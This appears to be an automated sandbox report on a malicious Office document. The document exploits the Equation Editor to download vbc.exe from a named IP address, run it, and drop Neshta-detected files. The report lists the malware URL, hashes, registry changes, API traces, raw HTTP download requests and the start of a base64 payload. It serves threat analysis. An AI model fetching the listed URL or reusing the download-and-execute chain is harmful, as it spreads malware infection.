Converts base64 encoded strings to PE based payloads	🟥⬜⬜	Process ID: 2492 Content: TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAgAAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5v...
Creates process in temporary folder	🟥🟥⬜	Process ID: 2492 Image Path: %TEMP%\3582-490\vbc.exe
Creates command line process	🟥⬜⬜	Process ID: 2468 Image Path: %USERPROFILE%\vbc.exe

Suspicious network or messaging activity (8)

Characteristic	Significance	Details
Attempts to connect to suspicious host	🟥⬜⬜	107.173.219.35
Attempts to connect to malicious URL	🟥🟥🟥	URL: http://107.173.219.35/svch/vbc.exe Threat Name: TROJAN_SPY.WRS
Connects to remote URL or IP address	🟥⬜⬜	Connection: 107.173.219.35:80 Content: GET /svch/vbc.exe HTTP/1.1\r\nAccept: */*\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; Trident/5.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.2; .NET4.0C; .NET4.0E]\r\nHost: 107.173.219.35\r\nConnection: Keep-Alive\r\n\r\n
Connects to remote URL or IP address	🟥⬜⬜	http://107.173.219.35/svch/vbc.exe
Connects to remote URL or IP address	🟥⬜⬜	http://107.173.219.35/svch/vbc.exe
Listens on port	🟥⬜⬜	0.0.0.0:49171
Listens on port	🟥⬜⬜	127.0.0.1:49631
Queries DNS server	🟥⬜⬜	107.173.219.35

Network Destinations

IP Address	Port	Location	Risk Level	Threat	Accessed By
107.173.219.35	80	-	-	-	NONAMEFL

Domain	IP Address	Port	Location	Risk Level	Threat	Accessed By
107.173.219.35	-	53	-	-	-	NONAMEFL

URL	Site Category	Risk Level	Threat	Accessed By
http://107.173.219.35/svch/vbc.exe	Malware Accomplice	High	TROJAN_SPY.WRS	NONAMEFL

Dropped or Downloaded Files

File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
vbc.exe	High	PE_NESHTA.A	Drops known malware	http://107.173.219.35/svch/vbc.exehttp://107.173.219.35/svch/vbc.exe	933888	10CED31EC4895E6E1A76684D64BFF42717C19E30
svchost.com	High	PE_NESHTA.A-O	Drops known malware	-	41472	299399C5A2403080A5BF67FB46FAEC210025B36D
vbc[1].exe	High	PE_NESHTA.A	Drops known malware	http://107.173.219.35/svch/vbc.exe	933888	10CED31EC4895E6E1A76684D64BFF42717C19E30
setup.exe	High	PE_NESHTA.A	Drops known malware	-	504624	DDBDE45CD7CBF7A2B17577B2FD5876FC3B724DE0
OFFCLN.EXE	High	PE_NESHTA.A	Drops known malware	-	98872	ADF782689B07C0D3BF8FAB1F3A77C55C5B88F496
dwtrig20.exe	High	PE_NESHTA.A	Drops known malware	-	476000	342122AEFA72F56CF0FB1E41CF55653D3F8E4FFA
ose.exe	High	PE_NESHTA.A	Drops known malware	-	186656	841EAE6BE5C0179F91315E2EE92D76F83BDC75E4
python_icon.exe	High	PE_NESHTA.A	Drops known malware	-	139776	512C482E0361EB9964CD1B5118913F7EDCD05097
vcredist_x86.exe	High	PE_NESHTA.A	Drops known malware	-	502840	9C81DE53C4467C81FF239A4B692B1C6376FD8B71
ose00000.exe	High	PE_NESHTA.A	Drops known malware	-	186656	841EAE6BE5C0179F91315E2EE92D76F83BDC75E4

Suspicious Objects

Type	Object	Risk Level
File (SHA1)	9C81DE53C4467C81FF239A4B692B1C6376FD8B71	High
File (SHA1)	7F6FF257E1F2EFFE6EA112F0F47338502D70045E	High
File (SHA1)	841EAE6BE5C0179F91315E2EE92D76F83BDC75E4	High
File (SHA1)	DDBDE45CD7CBF7A2B17577B2FD5876FC3B724DE0	High
File (SHA1)	512C482E0361EB9964CD1B5118913F7EDCD05097	High
URL	http://107.173.219.35:80/svch/vbc.exe	High
File (SHA1)	10CED31EC4895E6E1A76684D64BFF42717C19E30	High
File (SHA1)	342122AEFA72F56CF0FB1E41CF55653D3F8E4FFA	High
File (SHA1)	98494EF434FFDFE844F360A309CFDDFEB95F3956	High
File (SHA1)	ADF782689B07C0D3BF8FAB1F3A77C55C5B88F496	High
File (SHA1)	575AAD51B824C3A4B1A7F1D41C960EFBF6142110	High
File (SHA1)	299399C5A2403080A5BF67FB46FAEC210025B36D	High

▾ Analysis

Event Type	Details	Parent PID	PID
Detection	Threat Characteristic: Attempts to connect to suspicious host 107.173.219.35		
Detection	Threat Characteristic: Attempts to connect to malicious URL URL: http://107.173.219.35/svch/vbc.exe Threat Name: TROJAN_SPY.WRS		
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: PE_NESHTA.A File Name: vbc.exe SHA1: 10CED31EC4895E6E1A76684D64BFF42717C19E30 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92		
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: PE_NESHTA.A-O File Name: svchost.com SHA1: 299399C5A2403080A5BF67FB46FAEC210025B36D Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92		
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: PE_NESHTA.A File Name: vbc[1].exe SHA1: 10CED31EC4895E6E1A76684D64BFF42717C19E30 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92		
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: PE_NESHTA.A File Name: setup.exe SHA1: DDBDE45CD7CBF7A2B17577B2FD5876FC3B724DE0 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92		
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: PE_NESHTA.A File Name: OFFCLN.EXE SHA1: ADF782689B07C0D3BF8FAB1F3A77C55C5B88F496 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92		
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: PE_NESHTA.A File Name: dwtrig20.exe SHA1: 342122AEFA72F56CF0FB1E41CF55653D3F8E4FFA Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92		
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: PE_NESHTA.A File Name: ose.exe SHA1: 841EAE6BE5C0179F91315E2EE92D76F83BDC75E4 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92		
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: PE_NESHTA.A File Name: python_icon.exe SHA1: 512C482E0361EB9964CD1B5118913F7EDCD05097 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92		
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: PE_NESHTA.A File Name: vcredist_x86.exe SHA1: 9C81DE53C4467C81FF239A4B692B1C6376FD8B71 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92		

Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: PE_NESHTA.A File Name: ose00000.exe SHA1: 841EAE6BE5C0179F91315E2EE92D76F83BDC75E4 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92		
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: PE_NESHTA.A File Name: VC_redist.x86.exe SHA1: 575AAD51B824C3A4B1A7F1D41C960EFBF6142110 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92		
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: PE_NESHTA.A File Name: DW20.EXE SHA1: 7F6FF257E1F2EFFE6EA112F0F47338502D70045E Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92		
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\ Value: None		2296
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\StartupItems\ Value: None		2296
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\StartupItems\k!& Value: None		2296
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\LanguageResources\EnabledLanguages\1033 Value: Off		2296
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\LanguageResources\EnabledLanguages\1033 Value: On		2296
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109030000000000000000F01FEC\Usage\EXCELFiles Value: 52ca000b		2296
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109030000000000000000F01FEC\Usage\ProductFiles Value: 52ca0008		2296
Call Filesystem API	API Name: CopyFileExW Args: (%ALLUSERSPROFILE%\Microsoft\OFFICE\DATA\OPA12.BAK, %ALLUSERSPROFILE%\Microsoft\OFFICE\DATA\opa12.dat, 0, 0, 0, 1) Return: 0		2296
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\MTTT Value: None		2296
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109030000000000000000F01FEC\Usage\EXCELFiles Value: 52ca000c		2296
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\StartupItems\k!& Value: None		2296
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\StartupItems\ Value: None		2296
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\ Value: None		2296
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\ Value: None		2296
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\ Value: None		2296
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\1D0BF1\ Value: None		2296
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\1D0BF1\1D0BF1 Value: None		2296
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\1D0BF1\1D0BF1 Value: None		2296
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\1A31F2F1.emf Type: VSDT_MDB_20		2296
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\1A31F2F1.emf Type: VSDT_MDB_20		2296
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\F4DE5C3E.emf Type: VSDT_MDB_20		2296
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\F4DE5C3E.emf Type: VSDT_MDB_20		2296
Call System API	API Name: evtchann.SendEvent Args: (e), imagepath[C:\PROGRA~1\COMMON~1\MICROS~1\EQUATION\EQNEDT32.EXE) Return: 1		2296
Call System API	API Name: evtchann.SendEvent Args: (e), pid[0], ppid[2296) Return: 1		2296
Call System API	API Name: evtchann.SendEvent Args: (e), imagepath[%CommonProgramFiles%\microsoft shared\EQUATION\EQNEDT32.EXE) Return: 1		2296
Call System API	API Name: evtchann.SendEvent Args: (e), pid[0], ppid[2296) Return: 1		2296
Detection	Threat Characteristic: Creates process Process ID: 2392 Image Path: %CommonProgramFiles%\Microsoft Shared\EQUATION\EQNEDT32.EXE -Embedding		
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109E60090400000000000F01FEC\Usage\EquationEditorFilesIntl_1033 Value: 52ca0003	2296	2392
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\ Value: None	2296	2392
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\ Value: None	2296	2392
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\ Value: None	2296	2392
Call Internet Helper API	API Name: URLDownloadToFileW Args: (, http://107.173.219.35/svch/vbc.exe, %USERPROFILE%\vbc.exe, ,) Return: 0	2296	2392
Detection	Threat Characteristic: Executes dropped file File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe		
Detection	Threat Characteristic: Connects to remote URL or IP address http://107.173.219.35/svch/vbc.exe		
Call System API	API Name: DnsQueryExW Args: (107.173.219.35, 1, 50000000) Return: 0	2296	2392
Detection	Threat Characteristic: Queries DNS server 107.173.219.35		
Call System API	API Name: DnsQueryExW Args: (107.173.219.35, 1, 50000000) Return: 0	2296	2392
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\EQNEDT32_RASAPI32\ Value: None	2296	2392
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\EQNEDT32_RASAPI32\EnableFileTracing Value: 0	2296	2392
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\EQNEDT32_RASAPI32\EnableConsoleTracing Value: 0	2296	2392
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\EQNEDT32_RASAPI32\FileTracingMask Value: ffff0000	2296	2392
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\EQNEDT32_RASAPI32\ConsoleTracingMask Value: ffff0000	2296	2392
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\EQNEDT32_RASAPI32\MaxFileSize Value: 100000	2296	2392
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\EQNEDT32_RASAPI32\FileDirectory Value: %windir%\tracing	2296	2392
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\EQNEDT32_RASMANCS\ Value: None	2296	2392
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\EQNEDT32_RASMANCS\EnableFileTracing Value: 0	2296	2392
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\EQNEDT32_RASMANCS\EnableConsoleTracing Value: 0	2296	2392
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\EQNEDT32_RASMANCS\FileTracingMask Value: ffff0000	2296	2392
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\EQNEDT32_RASMANCS\ConsoleTracingMask Value: ffff0000	2296	2392


Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\EQNEDT32_RASMANCS\MaxFileSize Value: 100000	2296	2392
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\EQNEDT32_RASMANCS\FileDirectory Value: %windir%\tracing	2296	2392
Call Service API	API Name: OpenServiceA Args: (2d4c658, rasman, 4) Return: 2d4c5b8	2296	2392
Call Service API	API Name: OpenServiceW Args: (2d4c838, Sens, 4) Return: 2d4c798	2296	2392
Call Service API	API Name: OpenServiceA Args: (2d4c838, RASMAN, 4) Return: 2d4c860	2296	2392
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyEnable Value: 0	2296	2392
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyServer Value: None	2296	2392
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyOverride Value: None	2296	2392
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\AutoConfigURL Value: None	2296	2392
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\SavedLegacySettings Value: None	2296	2392
Call Internet Helper API	API Name: InternetGetConnectedStateExW Args: (12efd4, 0, 0, 0) Return: 1	2296	2392
Call Network API	API Name: socket Args: (2, 2, 17) Return: 390	2296	2392
Call Network API	API Name: bind Args: (390, 127.0.0.1:49631, 16) Return: 0	2296	2392
Detection	Threat Characteristic: Listens on port 127.0.0.1:49631		
Call Internet Helper API	API Name: InternetOpenW Args: (Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/5.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.2; .NET4.0C; .NET4.0E), 0, , , 10000000) Return: cc0004	2296	2392
Call System API	API Name: DnsQueryExW Args: (107.173.219.35, 1, 50000000) Return: 0	2296	2392
Call Internet Helper API	API Name: InternetConnectW Args: (cc0004, 107.173.219.35, 80, , , 3, 0, 47443584) Return: cc0008	2296	2392
Call Internet Helper API	API Name: HttpOpenRequestW Args: (cc0008, GET, /svch/vbc.exe, , , 1240008, 4194320, 47443584) Return: cc000c	2296	2392
Detection	Threat Characteristic: Connects to remote URL or IP address http://107.173.219.35/svch/vbc.exe		
Call Network API	API Name: socket Args: (23, 1, 6) Return: 440	2296	2392
Call Network API	API Name: socket Args: (23, 1, 6) Return: 440	2296	2392
Call Network API	API Name: socket Args: (2, 2, 0) Return: 464	2296	2392
Call Network API	API Name: socket Args: (23, 2, 0) Return: 464	2296	2392
Call Network API	API Name: socket Args: (23, 1, 6) Return: 3f8	2296	2392
Call Network API	API Name: socket Args: (2, 1, 6) Return: 48c	2296	2392
Call Network API	API Name: bind Args: (48c, 0.0.0.0:49171, 16) Return: 0	2296	2392
Detection	Threat Characteristic: Listens on port 0.0.0.0:49171		
Call Network API	API Name: connect Args: (48c, 107.173.219.35:80, 16) Return: ffffffff	2296	2392
Call Network API	API Name: send Args: (390, !, 1, 0) Return: 1	2296	2392
Call Network API	API Name: recv Args: (390, , 32, 0) Return: ?	2296	2392
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\DefaultConnectionSettings Value: None	2296	2392
Call Network API	API Name: send Args: (48c, GET /svch/vbc.exe HTTP/1.1\r\nAccept: */*\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; Trident/5.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.2; .NET4.0C; .NET4.0E]\r\nHost: 107.173.219.35\r\nConnection: Keep-Alive\r\n\r\n, 318, 0) Return: 318	2296	2392
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 107.173.219.35:80 Content: GET /svch/vbc.exe HTTP/1.1\r\nAccept: */*\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; Trident/5.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.2; .NET4.0C; .NET4.0E]\r\nHost: 107.173.219.35\r\nConnection: Keep-Alive\r\n\r\n		
Call Network API	API Name: recv Args: (48c, , 1024, 0) Return: ?	2296	2392
Call Network API	API Name: send Args: (390, !, 1, 0) Return: 1	2296	2392
Call Network API	API Name: recv Args: (390, , 32, 0) Return: ?	2296	2392
Call Network API	API Name: recv Args: (48c, , 1024, 0) Return: ?	2296	2392
Call Network API	API Name: recv Args: (48c, , 8192, 0) Return: ?	2296	2392
Call Network API	API Name: recv Args: (48c, , 8192, 0) Return: ?	2296	2392
Call Network API	API Name: send Args: (390, !, 1, 0) Return: 1	2296	2392
Call Network API	API Name: recv Args: (390, , 32, 0) Return: ?	2296	2392
Call Network API	API Name: recv Args: (48c, , 8192, 0) Return: ?	2296	2392
Call Network API	API Name: recv Args: (48c, , 8192, 0) Return: ?	2296	2392
Call Network API	API Name: recv Args: (48c, , 8192, 0) Return: ?	2296	2392
Call Network API	API Name: send Args: (390, !, 1, 0) Return: 1	2296	2392
Call Network API	API Name: recv Args: (390, , 32, 0) Return: ?	2296	2392
Call Network API	API Name: recv Args: (48c, , 8192, 0) Return: ?	2296	2392
Call Network API	API Name: recv Args: (48c, , 8192, 0) Return: ?	2296	2392
Call Network API	API Name: recv Args: (48c, , 8192, 0) Return: ?	2296	2392
Call Network API	API Name: recv Args: (48c, , 8192, 0) Return: ?	2296	2392
Call Network API	API Name: send Args: (390, !, 1, 0) Return: 1	2296	2392
Call Network API	API Name: recv Args: (390, , 32, 0) Return: ?	2296	2392
Call Network API	API Name: recv Args: (48c, , 8192, 0) Return: ?	2296	2392
Call Network API	API Name: recv Args: (48c, , 8192, 0) Return: ?	2296	2392
Call Network API	API Name: recv Args: (48c, , 8192, 0) Return: ?	2296	2392
Call Network API	API Name: recv Args: (48c, , 8192, 0) Return: ?	2296	2392
Call Network API	API Name: recv Args: (48c, , 8192, 0) Return: ?	2296	2392
Call Network API	API Name: send Args: (390, !, 1, 0) Return: 1	2296	2392
Call Network API	API Name: recv Args: (390, , 32, 0) Return: ?	2296	2392
Call Network API	API Name: recv Args: (48c, , 8192, 0) Return: ?	2296	2392
Call Network API	API Name: recv Args: (48c, , 8192, 0) Return: ?	2296	2392
Call Network API	API Name: recv Args: (48c, , 8192, 0) Return: ?	2296	2392
Call Network API	API Name: send Args: (390, !, 1, 0) Return: 1	2296	2392
Call Network API	API Name: recv Args: (390, , 32, 0) Return: ?	2296	2392

Call Network API	API Name: send Args: (390, !, 1, 0) Return: 1	2296	2392
Call Network API	API Name: recv Args: (390, , 32, 0) Return: ?	2296	2392
Call Network API	API Name: send Args: (390, !, 1, 0) Return: 1	2296	2392
Call Network API	API Name: recv Args: (390, , 32, 0) Return: ?	2296	2392
Call Network API	API Name: send Args: (390, !, 1, 0) Return: 1	2296	2392
Call Network API	API Name: recv Args: (390, , 32, 0) Return: ?	2296	2392
Call Network API	API Name: send Args: (390, !, 1, 0) Return: 1	2296	2392
Call Network API	API Name: recv Args: (390, , 32, 0) Return: ?	2296	2392
Call Network API	API Name: send Args: (390, !, 1, 0) Return: 1	2296	2392
Call Network API	API Name: recv Args: (390, , 32, 0) Return: ?	2296	2392
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\MXNZOZKK\vbc[1].exe Type: VSDT_EXE_W32	2296	2392
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\MXNZOZKK\vbc[1].exe Type: VSDT_EXE_W32	2296	2392
Detection	Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\MXNZOZKK\vbc[1].exe		
Add File	Path: %USERPROFILE%\vbc.exe Type: VSDT_EXE_W32	2296	2392
Detection	Threat Characteristic: Drops executable during installation Dropping Process ID: 2392 File: %USERPROFILE%\vbc.exe Type: VSDT_EXE_W32		
Detection	Threat Characteristic: Creates multiple copies of a file %USERPROFILE%\vbc.exe		
Write File	Path: %USERPROFILE%\vbc.exe Type: VSDT_EXE_W32	2296	2392
Detection	Threat Characteristic: Modifies file that can be used to infect systems %USERPROFILE%\vbc.exe		
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\microsoft\office\groove\user\GFSConfig.xml) Return: 0	2296	2392
Detection	Threat Characteristic: Creates command line process Process ID: 2468 Image Path: %USERPROFILE%\vbc.exe		
Call Process API	API Name: CreateProcessW Args: (%USERPROFILE%\vbc.exe, "%USERPROFILE%\vbc.exe", , , , CREATE_SUSPENDED, , %windir%\system32, , Process:2468:%USERPROFILE%\vbc.exe) Return: 1	2296	2392
Detection	Threat Characteristic: Executes dropped file File: %TEMP%\3582-490\vbc.exe Shell Command: %USERPROFILE%\vbc.exe "%USERPROFILE%\vbc.exe"		
Detection	Threat Characteristic: Executes dropped file File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe "%USERPROFILE%\vbc.exe"		
Detection	Threat Characteristic: Creates process Process ID: 2392 Image Path: %USERPROFILE%\vbc.exe Shell Command: "%USERPROFILE%\vbc.exe"		
Call Thread API	API Name: NtResumeThread Args: (Process:2468,) Return: ?	2296	2392
Call System API	API Name: evtchann.SendEvent Args: (e), pid[2468], ppid[2392) Return: 1	2296	2392
Detection	Threat Characteristic: Creates process Process ID: 2468 Image Path: %USERPROFILE%\vbc.exe		
Add File	Path: %TEMP%\3582-490\vbc.exe Type: VSDT_EXE_MSIL	2392	2468
Detection	Threat Characteristic: Drops executable during installation Dropping Process ID: 2468 File: %TEMP%\3582-490\vbc.exe Type: VSDT_EXE_MSIL		
Write File	Path: %TEMP%\3582-490\vbc.exe Type: VSDT_EXE_MSIL	2392	2468
Detection	Threat Characteristic: Modifies file that can be used to infect systems %TEMP%\3582-490\vbc.exe		
Call Thread API	API Name: NtResumeThread Args: (Process:2492,) Return: ?	2392	2468
Call System API	API Name: evtchann.SendEvent Args: (e), pid[2492], ppid[2468) Return: 1	2392	2468
Call Process API	API Name: CreateProcessW Args: (%TEMP%\3582-490\vbc.exe, "%TEMP%\3582-490\vbc.exe", , , , , , %TEMP%\3582-490\vbc.exe) Return: 1	2392	2468
Detection	Threat Characteristic: Executes dropped file File: %TEMP%\3582-490\vbc.exe Shell Command: %TEMP%\3582-490\vbc.exe "%TEMP%\3582-490\vbc.exe"		
Detection	Threat Characteristic: Executes dropped file %TEMP%\3582-490\vbc.exe "%TEMP%\3582-490\vbc.exe"		
Detection	Threat Characteristic: Creates process Process ID: 2468 Image Path: %TEMP%\3582-490\vbc.exe Shell Command: "%TEMP%\3582-490\vbc.exe"		
Add File	Path: %windir%\svchost.com Type: VSDT_EXE_W32	2392	2468
